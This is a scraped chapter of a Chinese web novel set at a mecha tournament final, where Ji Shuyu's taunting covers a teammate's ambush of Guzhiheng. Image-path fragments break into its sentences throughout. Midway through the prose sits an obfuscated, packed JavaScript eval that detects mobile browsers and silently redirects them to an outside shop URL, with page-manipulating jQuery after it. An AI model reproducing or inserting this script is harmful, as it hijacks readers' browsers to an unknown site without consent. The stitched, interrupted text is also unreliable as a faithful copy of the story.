“按照你的想法来。”
“哈?”
“我说,按照你的想法来。”
顾知珩重复了一遍。在真正的危急关头,他反而没有平时的难以取舍,果决地做下了决定。
至少在这场比赛剩下的时间里,他选择抛开之前所有的顾虑,对着安知认真道:“接下来我会全力配合你的行动,你不用再顾忌我的想法。我知道你一直都有自己的判断。”
他的赌运很差。
但是他愿意陪她赌一场。
顾知珩:“朱峰现在守在季舒余身边,程予川之前去埋伏沈令辰,现在在战场另一角,暂时赶不过来。但是以季舒余的谨慎程度,他应该已经下命令让程予川返航。要不要拦截他?但需要考虑的是,在去找程予川的路上,我们肯定会先碰上季舒余和朱峰。也就是说,至少要留一个人缠住他们俩。”
安知沉吟片刻。
“你打得赢程予川吗?”
“不能。”他并不遮掩这件事,说得坦坦荡荡,“程予川是精神力S+的攻坚手,尤其擅长近身作战。单挑的情况下,我不是他的对手。”
稍微有点难办。
让顾知珩一挑二显然也不现实。
那就没办法了。
安知眼神锐利起来:“我们去堵季舒余和朱峰。速战速决,卡在程予川和他们汇合之前,至少干掉一个,把人数扳平。”无论如何都不能让季舒余程予川汇合,不然那才是真的有心杀贼,无力回天。
第一次彻底拿到指挥权,虽然只有半场,安知也一样情绪高涨,尽管这种时候压力很大。
你问有没有什么详细的章程?没有。
要什么章程,人生就是个草台班子。
打着打着,局面不就豁然开朗了。
安知现在就想放开手脚,痛痛快快地打一场总决赛,哪怕输了她也认。
……
和顾知珩安知狭路相逢的电光火石间,季舒余就反应过来了这两个人的打算。
顾知珩在全力配合安知,他几乎放弃了自己之前的所有主导性。控制神兵的人居然反过来被神兵控制,真是难得一见的场面。
季舒余唇畔带笑,但眼底却毫无笑意。
顾知珩之前没这么打过,所以他赛前分析的那一堆东西有很多都没用了。
季舒余看了看地图,预估了下程予川赶过来的时间,觉得不是很妙。
顾知珩加安知的组合攻击力太盛,二对二打团很很大风险被对面送出场,最好还是把这两个人拆开。
季舒余打开了对话频道:“他们攻,我们守。不要自乱阵脚。朱峰,你去把安知引开,顾知珩留给我。在二对二的前提下,我们占劣势。但索性,争分夺秒的人是他们。”
他要避开混战泥泞,战线拖得越散越久越长,对他们就越有利。
季舒余有条不紊地布置着新的战术配置。
听到他的安排,朱峰惊了一下。
朱峰:“我打安知?真的假的。”
季舒余:“怎么了,有什么疑问吗?”
朱峰:“我打她,包死的。”
季舒余:“你的死是计划中的一环。”
他的近战水平和精神力等级都不如安知,如果朱峰不把安知引开,那么他很有可能会被安知送下场。一旦失去了他,顾知珩加上安知的组合基本可以提前锁定战局,予川是没办法压过两个人的。
把这些东西解释给朱峰听,他立刻就能明白队长要做什么。但是季舒余并没有解释的意思。
他的命令没有出错,能不能理解是队员自己的事。战场上争分夺秒,他不会做多余的事情,只需要队员服从命令。
朱峰不理解,但是朱峰接受了自己作为诱饵和盾牌给队长挡刀挡剑的命运。
只是……
朱峰:“队长,安知的仇恨好像锁在你身上了,我该怎么引过来啊。”
他很努力,但是努力不见成效。
季舒余:“看着办。”
他是队长,不是保姆。
怎么完成这件事,是朱峰自己的问题。
……
顾知珩和安知并不倾向于分开打,他们两个人的目标很明确,在程予川到来前把季舒余送下场。
但问题是季舒余太警觉,不肯正面交锋,而朱峰又一直挡在他面前,眼看着程予川越来越近,安知顿时冷下脸。
她当机立断道:“我去打朱峰,你打季舒余。”
再这么纠缠下去就鸡飞蛋打了。
保底先送一个走,朱峰就朱峰吧。
留下季舒余,最后两队2V2五五开,还指不定谁赢呢。
“看来我们又要继续接着寒暄了,顾队。”
留下来对付他的人是顾知珩而不是安知,这一点季舒余并不意外。
边缘星域资源有限,机甲也不能跟中央星域的相提并论,整个第一支队也就顾知珩的机甲和他差不多水平,其余的,即使是安知的机甲,也不过普普通通。
能靠着这样一副机甲杀到这里,已经足够证明她的水平。但时间这么紧张,和他打的性价比哪有和朱峰打的性价比高呢。毕竟朱峰比他好对付多了。
顾知珩并没有理会他的招呼,这种环境下,不回应本身就是一种回应。
得到充耳不闻做回应的季舒余也不恼,他只是继续像旧友谈心一样得,一边和顾知珩打,一边和顾知珩讲话。
季舒余:“看来现在已经到争分夺秒的时候了。要猜猜看吗?是安知先送朱峰下场,还是予川先赶到支援,又或者……是你我之间先分个胜负出来?”
他一边聊,一边招架,一边还暗中给朱峰发命令。
“尽可能把她往予川的方向引。”
“收到。”
发个消息的功夫,朱峰的机甲报损条再度飙红预警。
季舒余叹了口气。现在也只能尽人事,听天命了。
季舒余:“真的不和我再叙叙旧吗?好歹我们也算是同窗。”
顾知珩终于开口了。
顾知珩:“算不上同窗,只能算同届。你转来的那一年,我转走。”
季舒余点点头道:“确实,那很不巧了。”
聊得都是些无关痛痒的话题,这些话题根本不能让顾知珩分心。但没办法,谁让比赛是现场直播,他总不能在这里聊一些太深奥的东西。
季舒余又一次听到了机甲报损的声音,他的机甲报损程度已经超过了他最开始的预计。这让他不得不感叹,顾知珩真的很难应对。
但面对这种情况,季舒余仍然不感到惊慌,他统计着报损率的速度,并研究了一下顾知珩的攻击节奏。对比着前几天的研究结论,季舒余若有所思。
季舒余:“你的节奏变快了,顾队。”
1V1,顾知珩的胜率在他之上。
但前提是没有被他发现心态上的弱点。
季舒余微笑:“是因为压力很大吗?是担心自己打输,还是担心安知被引到予川的陷阱里?S+级别的攻坚手压迫感很强对吧。我看安知,正如你看予川。尤其是,安知的机甲设备,对战经验还都抵不过予川,这太弱势了……”
趁着他说话的功夫,顾知珩立刻抓住机甲操纵重拳狠狠砸在目标肩胛部位。这一拳没到要害,但却足够让季舒余嘴角笑意变淡。
这些话竟然没起作用吗?
心理战收效见微这件事让季舒余感到失望。
顾知珩没罢手。
他一边继续寻找机会进攻,一边开始了自己的反击。
“如果季队的操作水平能有你的嘴上功夫一半好,那你现在也就不会节节败退,如此狼狈了。”顾知珩客客气气地又给他一个光子炮,“爱在赛场上说话,是你们第八支队的传统吗?从前只以为程予川聒噪,原来季队也深谙此道。这算不算是,上梁不正下梁歪?”
季舒余避开了迎面而来的光子炮,但余下飞溅的伤害还是让他略有损伤。报损度上了80%,这种处境就算是季舒余也笑不出来。
但情绪归情绪,回;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17762777|208721||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
敬归回敬。
季舒余慢条斯理道:“照顾队这么说,那安知也应该来我第八支队才对。毕竟她也好,我也好,予川也好,都很爱在赛场上讲话不是吗?”
顾知珩冷淡道:“安知不是爱讲话,她只是视情况而定。看来你的误解很深,季队。”
季舒余微微一笑:“殊途同归。”
论战力,他也许不是顾知珩的对手。
但论争辩……季舒余:“虽然我们讲话的方式各不相同,但好在目标一致,都是为了干扰对手。不过顾队看上去,似乎并不善此道?”
顾知珩的动作终于打偏了一瞬。
于是季舒余又笑了。
“是我的错觉吗?总觉得顾队今天对我格外不满,看来是我的话太多了。”季舒余从容道,“顾队倒也不用生气,我只是随口说说而已。毕竟就算我出言邀请,安小姐也未必会答应。第八支队目前人员饱和,暂时没有扩招的打算。”
是真话,也是假话。
如果安知愿意来第八支队做第三号人物,那么第八支队就不存在饱和一说。天才谁不喜欢呢。
但季舒余不觉得她会来,所以也就没有开口询问的意愿。
季舒余看了看机甲报损程度,上面显示已经岌岌可危,挨不了多少下就要出去。
但……时间也差不多了。
季舒余操作着机甲忽然发动了进攻,但光炮的攻击并非是朝着顾知珩而去,而是朝着顾知珩的左侧而去。那是为了封走位。
“呲——!!”
金属巨剑砍在机甲颈部要害的声音听上去刺耳至极。而更刺耳的是瞬间飙升的机甲报损语音,刚刚还占优势的数据转眼之间就要归零。这种落差,就算是顾知珩也忍不住无声地骂了句脏话。
玩得太阴了。
程予川到底是什么时候来得!
怕他发现什么端倪,所以季舒余才一连挑衅了他这么久吗?!
该死!
愤怒改变不了结局。
眼见顾知珩机甲报损率达到100%,程予川这才露出今天赛场上的第一个肆意笑容。
“拜拜了你嘞。”
他大摇大摆地收起了武器,然后操纵着机甲走到了顾知珩面前,在对方意识彻底被清出场之前,他总要来打个招呼,不然一场比赛下来半句话不讲,那多没礼貌啊。
所以也不管顾知珩看不看得到,程予川上来就是一记阳光灿烂的笑容。飞扬的语气不难听出他此刻极其畅意美妙的心情。
“怎么样,我埋伏得够好吧。”他爽朗道,“按照你的要求,我可是蹲了半天都没动,一直等到最佳偷袭时机出来才动手。”
“最佳偷袭时机?”季舒余沉吟,“我的机甲报损率已经到了87%,再晚两分钟,站在这里笑的人就是顾知珩了。”
“你想这么多呢,没影的事儿都。”程予川敷衍道,“还有一个谁?安知对吧。现在2V1吗?我看朱峰已经下场了,她好像正在往回赶。”
他一边说,一边评估了下情况。自己的机甲报损程度在55%,安知机甲报损程度在33%,而现在离比赛结束还有大约二十分钟。
完全可以打。
于是他象征性地问了问季舒余。
“我们要过去找她吗?”
“不去。”
“好,不——吔!不去?为什么不去???”
季舒余的果断让程予川感到震惊,“都这个地步了,她总不能还能翻盘吧。”
越是这种时候,季舒余越是沉得住气。他不觉得,这种情况下对上安知会是个好的选择。
第五支队的极限失败历历在目,季舒余不会去冒没必要的风险。靠人头优势可以更简单更省事地在规则内取得胜利。
现在离比赛结束只有不到二十分钟。
避开安知是当下最优选,否则中间出点什么差错,那才是悔之晚矣。
“没有必要去赌一时之气。”
季舒余心平气和道。